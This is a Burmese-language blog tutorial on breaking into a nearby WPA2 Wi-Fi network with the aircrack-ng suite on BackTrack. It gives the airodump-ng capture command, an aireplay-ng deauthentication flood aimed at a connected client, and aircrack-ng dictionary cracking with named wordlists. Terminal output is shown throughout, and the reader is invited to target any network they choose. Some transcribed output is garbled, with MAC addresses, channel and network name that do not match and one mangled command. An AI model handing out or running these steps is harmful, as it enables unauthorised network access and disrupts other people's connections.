နောက်ပြီးရင်မိမိ အနီးနားက wifi လိုင်းများကို ပြနေတာကိုမြင်ရပါမယ်။မိမိ ဟက်ချင်တဲ့ လိုင်းတစ်ခု ကိုရွေးလိုက်ပါ။

ကျွန်တော်ကတော့ Backt ဆိုတဲ့လိုင်းပါ။ WPA2-CCMP-PSK ပါ။ ပုံမှာပြထားပါတယ်..

```
root@bt: ~
File Edit View Terminal Help

CH 4 ][ Elapsed: 0 s ][ 2012-01-19 15:24

BSSID          PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
F8:DB:7F:46:1D:A1  -80        4       22   10   1  54e  WPA2 CCMP  PSK  Backt

BSSID          STATION      Pwr  Rate     Lost  Packets  Probes
F8:DB:7F:46:1D:A1  E0:91:F5:4A:76:89  -84   54e-54e    10       22

root@bt:~#
```

ကျွန်တော် စမ်းပြေမယ့်လိုင်းကတော့ Backt လိုင်းပါ။ BSSID ကတော့ F8:DB:7F:46:1D:A1 ဖြစ်ပါတယ်။ CH (Channel) က 1 ပါ။

မိမိ target ဒဲ Data ကိုသေချာ copy လုပ်ထားပါ။ နောက်ပြီးရင်တော့ command ရှိက်ပါမယ်.

airodump-ng -w WPACap -c 1 mon0 ပါ WPACap နေရာမှာ မိမိနှစ်သက်ရာ file name ကိုထည့်ပါ....

C နောက် က 1 ဆိုတာ channel number ပါ။ ပုံမှာကြည့်လိုက်ပါ...

```
root@bt: ~
File Edit View Terminal Help

CH 4 ][ Elapsed: 0 s ][ 2012-01-19 15:24

BSSID          PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
F8:DB:7F:46:1D:A1  -80        4       22   10   1  54e  WPA2 CCMP  PSK  Backt

BSSID          STATION      Pwr  Rate     Lost  Packets  Probes
F8:DB:7F:46:1D:A1  E0:91:F5:4A:76:89  -84   54e-54e    10       22

root@bt:~# airodump-ng -w WPAC
```

"airodump-ng -w {filename} -c {channel} {interface}"

ပြီးရင်နောက် command ရှိက်ပါ။ ဒီအတွက် terminal အသစ်တစ်ခုကိုဖွံ့ဖြိုးပါ...

aireplay-ng -0 0 -a (BSSID နံပတ်ထည့်ပါ) -c (Client Mac ထည့်ပါ) mon0 ပြီးရင် အန်းဒါးခေါက်ပါ..

ဒီနေရာမှာ မှတ်ထားဖို့ က router mac နေရာမှာ မိမိ target ရဲ့ BSSID နံပတ်ပါဘူး။ Client Mac ဆိုတာ မိမိ target ရဲ့ Station အောက်ကန်ပတ် ဖြစ်ပါတယ်။ ဒီလောက်ဆို အဆင်ပြောမယ်ထင်ပါတယ်။ မရင်းဘူးဆိုရင်တော့ အောက်က ပုံလေးကိုကြည့်ရင် ရှင်းမယ်ထင်ပါတယ်။ Airplay command ရှိက်အပြီးမှာ Data တွေ send လုပ်နေတာကို တွေ့ရမှာပါ။ Data ပို့တာများလာသည်နှင့် အမျှ Target ဆီကို စုပ်ရောက်ရှိသွားပြီး မိနစ်အနည်းငယ်အတွင်း မှာကို လိုင်းကျစေမှာပါ။ ပုံမှာ Data sending လုပ်နေပုံပါ...

The screenshot shows two terminal windows on a Kali Linux desktop. The top window displays the results of an aircrack-ng attack on a WPA network. It lists the BSSID (F8:DB:7F:46:10:A1), channel (61), and various statistics like PWR, RXQ, Beacons, and Data rates. A circled value '3143' is highlighted. The bottom window shows a log of DeAuth frames being sent, with a red arrow pointing to a specific frame number (15:26:07) which corresponds to the circled value in the top window.

```
CH 1 ][ Elapsed: 1 min ][ 2012-01-19 15:26 ][ WPA handshake: F8:DB:7F:46:10:A1
BSSID      PWR RXQ  Beacons  #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
F8:DB:7F:46:10:A1 -78 100    581    3143  61   1  54e  WPA2 CCMP  PSK  Backtrack
BSSID      STATION      PWR  Rate    Lost  Packets  Probes
F8:DB:7F:46:10:A1 E8:91:F5:4A:76:B9 -84  54e-54e  7207    6062  Backtrack 5

root@bt: ~
File Edit View Terminal Help
15:26:01 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [60|64 ACKs]
15:26:02 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [43|45 ACKs]
15:26:02 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [64|64 ACKs]
15:26:03 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [33|64 ACKs]
15:26:03 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [55|66 ACKs]
15:26:04 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [14|62 ACKs]
15:26:04 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [31|85 ACKs]
15:26:05 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [57|67 ACKs]
15:26:06 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [01|64 ACKs]
15:26:06 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [60|64 ACKs]
15:26:07 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [61|64 ACKs] -----
15:26:07 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [21|64 ACKs]
15:26:08 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [26|86 ACKs]
15:26:08 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [64|66 ACKs]
15:26:09 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [60|64 ACKs]
15:26:09 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [60|64 ACKs]
15:26:10 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [55|64 ACKs]
15:26:10 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [32|67 ACKs]
15:26:11 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [38|64 ACKs]
15:26:11 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [58|66 ACKs]
15:26:12 Sending 64 directed DeAuth. STMAC: [E8:91:F5:4A:76:B9] [17|64 ACKs]
15:26:12 Sending 64 directed CAuth. STMAC: [E8:91:F5:4A:76:B9] [17|21 ACKs]
root@bt: ~
```

ပြီးရင် အောက်ဆုံး Command ဖုန်းကိုပါမယ်။ aircrack-ng -w /root/Desktop/1.1.million wordlist.txt
WPACap-01.cap ပါ၍ကျန်တော်တို့ က desktop ပေါ်မှာ 1.1.million wordlist.txt ကိုထပ်ခဲ့လို့
ဖိုင်တည်နေရာ ပြောင်းသွားတာပါ။ ပုံမှာပြတားပါတယ်။ ပုံမှာကတော့ wordlist file ကို /pentest
အောက်မှာထားလို့ Pentest အောက်လုမ်းချေးရတဲ့သဘောပါ။ WPACap-01.cap နေရာမှာ မိမိအရင်က
ထားခဲ့တဲ့ File name ကိုထည့်ပါ။ မသိရင် Terminal မှာ ls လို့ ရိုက်ပြီး ကြည့်နိုင်ပါတယ်...

ဥပမာ မိမိမှတ်ခဲ့တဲ့ဖိုင်နိမ်းက hacktest ဆိုပါစို့ ဗျာ.. hacktest-01.cap လို့ ပြန်လည်ခေါ်ယူရမှာဖြစ်ပါတယ်..

```
root@bt:~# aircrack-ng -w /pentest/wireless/aircrack-ng/test/password.lst WPAcap -0 "aircrack-ng -w {wordlist path} {packet capture filename}-01.cap"
```

ဒီ aircrack ရိုက်အပြီးမှာ မိမိ wordlist နဲ့ တိုက်စစ်ဆေးပြီးဖြစ်နိုင်ခြေ Password တွေနဲ့ . မိမိ target ကို ဖောက်နေမှာဖြစ်ပါတယ်။

wordlist ကုန်သွားတယ် Password မရဘူးဆိုရင် darkc0de.lst နဲ့ ထပ်ရှာပါ။ ဒါမှမရသေးရင် တစ်ခြားသော wordlist များနဲ့ ဆက်လက်ရှာဖွေပါ။

wifi ပိုင်ရှင်အများစုက မိမိတို့ ကိုယ်တိုင် မမှတ်မိမှာ စိုးလို့ password တွေကိုအလွယ်တကူပေးထားတတ်ကြပါတယ်။ ဒီလိုမျိုးဆိုရင်တော့ အမြန်ရမှာပါ။

လိုတာကတော့ ရနို့ မလွယ်ကူတာကြောင့် စွဲ ရှိနို့ လိုပါတယ်။ ကြိုးတားမှအောင်မြင်မှာပါ။..

အားလုံးသဲ ပျော်ရွင်စွာလေ့လာနိုင်ပါစေ..

www.minsoeyarsar.com

myanmar0boy@gmail.com

www.minsoeyarsar.com